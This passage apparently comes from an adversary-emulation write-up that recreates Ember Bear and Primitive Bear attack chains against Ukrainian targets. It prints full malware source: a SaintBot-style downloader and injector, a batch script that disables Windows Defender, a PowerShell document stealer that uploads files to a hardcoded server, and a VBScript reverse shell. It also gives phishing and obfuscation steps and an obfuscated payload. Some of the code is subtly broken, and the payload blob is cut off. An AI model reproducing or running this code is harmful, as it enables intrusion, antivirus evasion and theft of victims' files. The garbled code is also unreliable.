
2. Downloading Payload: The `DownloadPayload` function downloads a file from a specified URL and saves it to a specified filepath.



```
File Edit Selection View Go Run Terminal Help
SaintBot.cpp x
home > s3n4t0r > Ember Bear > SaintBot.cpp
145     if (GetModuleFileName(NULL, szFileName, MAX_PATH))
146     {
147         sprintf_s(szCmd, "cmd.exe /c del \"%s\" & exit", szFileName);
148         STARTUPINFO si = { sizeof(STARTUPINFO) };
149         PROCESS_INFORMATION pi;
150         CreateProcess(NULL, szCmd, NULL, NULL, FALSE, CREATE_NO_WINDOW, NULL, NULL, &si, &pi);
151     }
152 }
153
154 int main()
155 {
156     if (!IsSupportedLocale()) return 0;
157
158     const char* url = "http://malicious.com/payload.exe";
159     const char* filepath = "C:\\Windows\\\\Temp\\\\payload.exe";
160
161     if (!DownloadPayload(url, filepath))
162     {
163         // Execute the payload by injection
164         InjectIntoProcess("notepad.exe", filepath);
165
166         // Update the executable if needed
167         DownloadPayload("http://malicious.com/update.exe", filepath);
168
169         // Remove traces
170         SelfDelete();
171     }
172
173     return 0;
174
175 }
```

3. Injecting into a Process: The `InjectIntoProcess` function injects a DLL into a running process by its name.


4. Self-Deleting: The `SelfDelete` function deletes the executable after its execution.



```
File Edit Selection View Go Run Terminal Help
SaintBot.cpp x
home > s3n4t0r > Ember Bear > SaintBot.cpp
1 22 BOOL IsSupportedLocale()
23 {
24     HMODULE hNtdll = LoadLibrary("ntdll.dll");
25     if (!hNtdll) return FALSE;
26
27     pNtQueryDefaultLocale NtQueryDefaultLocale = (pNtQueryDefaultLocale)GetProcAddress(hNtdll, "NtQueryDefaultLocale");
28     if (!NtQueryDefaultLocale)
29     {
30         FreeLibrary(hNtdll);
31         return FALSE;
32     }
33
34     LCID DefaultLocaleId = 0;
35     if (!NtQueryDefaultLocale(FALSE, &DefaultLocaleId) >= 0)
36     {
37         FreeLibrary(hNtdll);
38         return (DefaultLocaleId == 0x419 || // Russian (Russia)
39                 DefaultLocaleId == 0x422 || // Ukrainian (Ukraine)
40                 DefaultLocaleId == 0x423 || // Belarusian (Belarus)
41                 DefaultLocaleId == 0x42B || // Armenian (Armenia)
42                 DefaultLocaleId == 0x43F || // Kazakh (Kazakhstan)
43                 DefaultLocaleId == 0x818 || // Romanian (Moldova)
44                 DefaultLocaleId == 0x819); // Russian (Moldova)
45     }
46     FreeLibrary(hNtdll);
47 }
48
49 BOOL DownloadPayload(const char* url, const char* filepath)
50 {
51     HINTERNET hInternet = InternetOpen("Mozilla/5.0", INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
52     if (!hInternet) return FALSE;
53
54     HINTERNET hFile = InternetOpenUrl(hInternet, url, filepath, INTERNET_FLAG_DONT_CACHE, 0, 0);
55     if (!hFile) return FALSE;
56
57     InternetReadFile(hFile, NULL, 0, 0);
58
59     InternetCloseHandle(hFile);
60     InternetCloseHandle(hInternet);
61 }
```

### The fifth stage (disable windows defender)


This batch file is used to disable Windows Defender functionality. It accomplishes this by executing multiple commands via CMD that modify registry keys and disabling Windows Defender scheduled tasks.



```
Open windows_defender.bat [Running] - Oracle VM VirtualBox
1: @echo off
2: Disable Real-time protection
3:
4: reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
5: reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d 1 /f
6: reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableBehaviorMonitoring" /t REG_DWORD /d 1 /f
7: reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MPEngine" /v "DisableBehaviorMonitoring" /t REG_DWORD /d 1 /f
8: reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d 1 /f
9: reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d 1 /f
10: reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableSystemMonitoring" /t REG_DWORD /d 1 /f
11: reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableTaskDefinitionCreation" /t REG_DWORD /d 1 /f
12: reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableTaskExecution" /t REG_DWORD /d 1 /f
13: reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableReporting" /t REG_DWORD /d 1 /f
14: reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableAntiVirus" /t REG_DWORD /d 1 /f
15: reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBehaviorMonitoring" /t REG_DWORD /d 1 /f
16: reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableSystemMonitoring" /t REG_DWORD /d 1 /f
17:
18: Disable Logging
19: reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAP" /v "Enabled" /t REG_DWORD /d 0 /f
20: reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAP" /v "LogType" /t REG_DWORD /d 0 /f
21:
22: rem Disable WD Tasks
23: tasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Status 0
24: tasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Status 0
25: schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Status 0
26: schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Status 0
27: schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /Status 0
28:
29: echo Windows Defender real-time protection has been disabled.
30: pause
```

## The sixth stage (OutSteel stealer)

OutSteel is a file uploader and document stealer developed with the scripting language AutoIT. It is executed along with the other binaries. It begins by scanning through the local disk in search of files containing specific extensions, before uploading those files to a hardcoded command and control (C2) server. I simulated this Info stealer but through PowerShell Script.




```
OutSteel.ps1
\Ember_Bear
Ln 8, Col 26
Open ▾ 1 $url_dwn = "http://eumr.site/load74h74838.exe"
2 $url = "http://185.244.41.109:8080/upld/"
3 $dsks = Get-WmiObject Win32_LogicalDisk -Filter "DriveType=3"
4 $reme = 0
5
6 # Identify Home Drive and set $reme to its index
7 $homeDrive = [System.Environment]::GetEnvironmentVariable("HOMEDRIVE")
8 foreach ($dsks in $dsks) {
9     if ($dsks.DeviceID -eq $homeDrive) {
10         $reme = $dsks
11         break
12     }
13 }
14
15 # Get Serial Number of Home Drive
16 $uuid = (Get-Volume -DriveLetter $reme.DeviceID[0]).ObjectId.Guid
17
18 # Define file types to search for
19 $fileTypes = @("*.doc", "*.docx", "*.pdf", "*.ppt", "*.pptx", "*.dot", "*.xls", "*.xlsx", "*.csv", "*.rtf", "*.mdb", "*.accdb", "*.pot", "*.pps", "*.pst", "*.ppa", "*.rar", "*.zip", "*.tar", "*.7z", "*.txt")
20
21 # Search and Upload Files
22 foreach ($dsks in $dsks) {
23     $driveLetter = $dsks.DeviceID
24     foreach ($fileType in $fileTypes) {
25         $files = Get-ChildItem -Path "$driveLetter\" -Recurse -Filter $fileType -ErrorAction SilentlyContinue
26         foreach ($file in $files) {
27             $fileName = $file.FullName
28             $fileNameHex = [BitConverter]::ToString([System.Text.Encoding]::UTF8.GetBytes($fileName)) -replace ' ', ''
29             $uri = "$url$uuid"
30             $content = [IO.File]::ReadAllBytes($file.FullName)
```

## Primitive Bear

This is a simulation of attack by (Primitive Bear) APT group targeting the State Migration Service of Ukraine the attack campaign was active from first of December to June 2021, The attack chain starts with Word document sent to the victim via email then VBS payload is used to obtain the command and control, before placing the payload or injecting it into the Word file an obfuscation of the payload is done to create an evasion of the detection then it is injected through the macro into the Word document, Then i create an SFX archive and put the payload Word file inside it to get command and control and use this SFX archive to perform a spear phishing attack then i get command and control by opening the Word file. I relied on palo alto networks to figure out the details to make this simulation: <https://unit42.paloaltonetworks.com/gamaredon-primitive-bear-ukraine-update-2021/>




1. Create the Word Document: Write a Word document (.doc or .docx) containing the macro with the obfuscated VBS payload. The macro should be designed to execute the payload when the document is opened.
2. Create a VBScript payload designed to establish a reverse connection to the Command and Control (C2) server.
3. Obfuscate the VBS Payload: Obfuscate the VBS payload to make it more difficult to detect by antivirus software or security solutions.
4. Create a Self-Extracting Archive with WinRAR: Use WinRAR to create a self-extracting (SFX) archive. Add the Word document containing the macro and the obfuscated VBS payload to the archive.
5. Place the obfuscated VBS payload and word file inside the SFX archive to send to the target.
6. Final result make remote communication by utilizes DES encryption for secure data transmission between the attacker server and the target.



### The first stage (delivery technique)

I began by drafting the phishing email in a Word document for the upcoming attack. Subsequently, prior to crafting the payload, which will consist of a VBS Script injected into macros, I will encapsulate them within an SFX file. The assault targeted the Ukrainian Immigration Department, with the phishing correspondence purporting to offer financial assistance totaling 2 billion dollars.



This word file will be used to place the VBS script payload into it after obfuscation here will help make detection more difficult when placing this VBS script inside the macro in word file.

## The Second stage (VBScript payload)

First i will create a VBS payload which is a simple VBS script designed to establish a reverse connection to the C2 server then open a Word file enable macros and insert the payload into the macro finally i will save the document.

```
1 Option Explicit
2 On Error Resume Next
3
4 CONST callbackUrl = "http://192.168.1.1:4444/"
5
6 Dim xmlhttpReq, shell, execObj, command, break, result
7
8 Set shell = CreateObject("WScript.Shell")
9
10 break = False
11 While break <> True
12     Set xmlhttpReq = WScript.CreateObject("MSXML2.ServerXMLHTTP")
13     xmlhttpReq.Open "GET", callbackUrl, false
14     xmlhttpReq.Send
15
16     command = "cmd /c " & Trim(xmlhttpReq.responseText)
17
18     If InStr(command, "EXIT") Then
19         break = True
20     Else
21         Set execObj = shell.Exec(command)
22
23         result = ""
24         Do Until execObj.StdOut.AtEndOfStream
25             result = result & execObj.StdOut.ReadAll()
26         Loop
27
28         Set xmlhttpReq = WScript.CreateObject("MSXML2.ServerXMLHTTP")
29         xmlhttpReq.Open "POST", callbackUrl, false
30         xmlhttpReq.Send(result)
31     End If
```

## The third stage (Obfuscation VBS payload)

But before I put the VBS payload in the macro i will make an obfuscate to the scripts to make it difficult to detect and i used online VBScript obfuscator to make obfuscate: <https://isvbscriptdead.com/vbs-obfuscator/>

```
result = result & execObj.StdOut.ReadAll()
Loop

Set xmlhttpReq = WScript.CreateObject("MSXML2.ServerXMLHTTP")
xmlhttpReq.Open "POST", callbackUrl, false
xmlhttpReq.Send(result)
End If
Wend
```

### Output: Obfuscated VBScript Source Code.


Ad closed by Google

```
Execute(chr(1740449/CLng("&H560")))&chr(-63966+CLng("&Hfa4e"))&chr(8153408/CLng("&H11290"))&chr(-8658+CLng("&H223b"))&chr(7420461/CLng("&H10523"))&chr(10217900/CLng("&H16ada"))&chr(968672/CLng("&H763"))&chr(CLng("&Hf02b")-61414)&chr(3561720/CLng("&H73f1"))&chr(-13314+CLng("&H3472"))&chr(9820224/CLng("&H16330"))&chr(CLng("&H18287")-98846)&chr(659736/CLng("&H1a08"))&chr(-65810+CLng("&H1017b"))&chr(-36667+CLng("&H6fa"))&chr(273590/CLng("&H6ad"))&chr(-33341+CLng("&H828c"))&chr(4329050/CLng("&H99bb"))&chr(-90735+CLng("&H1628f"))&chr(-25551+CLng("&H6414"))&chr(CLng("&Hd623")-54705)&chr(CLng("&Hb0d6")-45156)&chr(-61798+CLng("&H1d5"))&chr(4312848/CLng("&H93c8"))&chr(CLng("&Hd974")-55636)&chr(3279262/CLng("&Hbc37"))&chr(-23653+CLng("&H5cca"))&chr(CLng("&Hf2fc")-62089)&chr(60138/CLng("&H202"))&chr(1655710/CLng("&H3b56"))&chr(-68268+CLng("&H10b11"))&chr(CLng("&Hb736")-46870)&chr(-56329+CLng("&Id57"))&chr(CLng("&H20f4")-8335)&chr(-32836+CLng("&H80bc"))&chr(CLng("&H5b80")-23308)&chr(467380/CLng("&Hb692"))&chr(CLng("&H104a5")-66715)&chr(-27124+CLng("&H6a37"))&chr(CLng("&H75b9")-30058)&chr(CLng("&H14405")-82871)&chr(CLng("&Hd38")-3301)&chr(-5487+CLng("&H15c3"))&chr(CLng("&H1044e")-66606)&chr(CLng("&H11d5")-70002)&chr(-52270+CLng("&Hcc8f"))&chr(-81032+CLng("&H13cf4"))&chr(1721952/CLng("&H3e48"))&chr(-5857+CLng("&H1743"))&chr(2275620/CLng("&H5ba4"))&chr(CLng("&H92fd")-37530)&chr(1787649/CLng("&H4143"))&chr(CLng("&H10db9")-68964)&chr(697452/CLng("&H17e6"))&chr(CLng("&Hd302")-53810)&chr(CLng("&H1146a")-70730)&chr(-37015+CLng("&H90d4"))&chr(346208/CLng("&H2a43"))&chr(2041564/CLng("&Hea8e"))&chr(8814624/CLng("&H14b14"))&chr(4305054/CLng("&H90d2"))&chr(1860640/CLng("&H3ea8"))&chr(-89454+CLng("&H15dde"))&chr(CLng("&Hd142")-53512)&chr(-75907+CLng("&H128b2"))&chr(CLng("&H10055")-65574)&chr(CLng("&H10661")-67120)&chr(-28973+CLng("&H716b"))&chr(3937800/CLng("&H133a4"))&chr(-89597+CLng("&H15e2b"))&chr(CLng("&H11187")-69974)&chr(-13828+CLng("&H363a"))&chr(1930656/CLng("&H86ac"))&chr(CLng("&H138bd")-80735)&chr(4047596/CLng("&H142ac"))&chr(-4500+CLng("&H11c2"))&chr(5473104/CLng("&H117d"))&chr(CLng("&H10211"))&chr(727520/CLng("&H11291"))&chr(-20511+CLng("&H11272"))&chr(-105514/CLng("&H11409"))&chr(17829+CLng("&H11111"))&chr(1420074
```

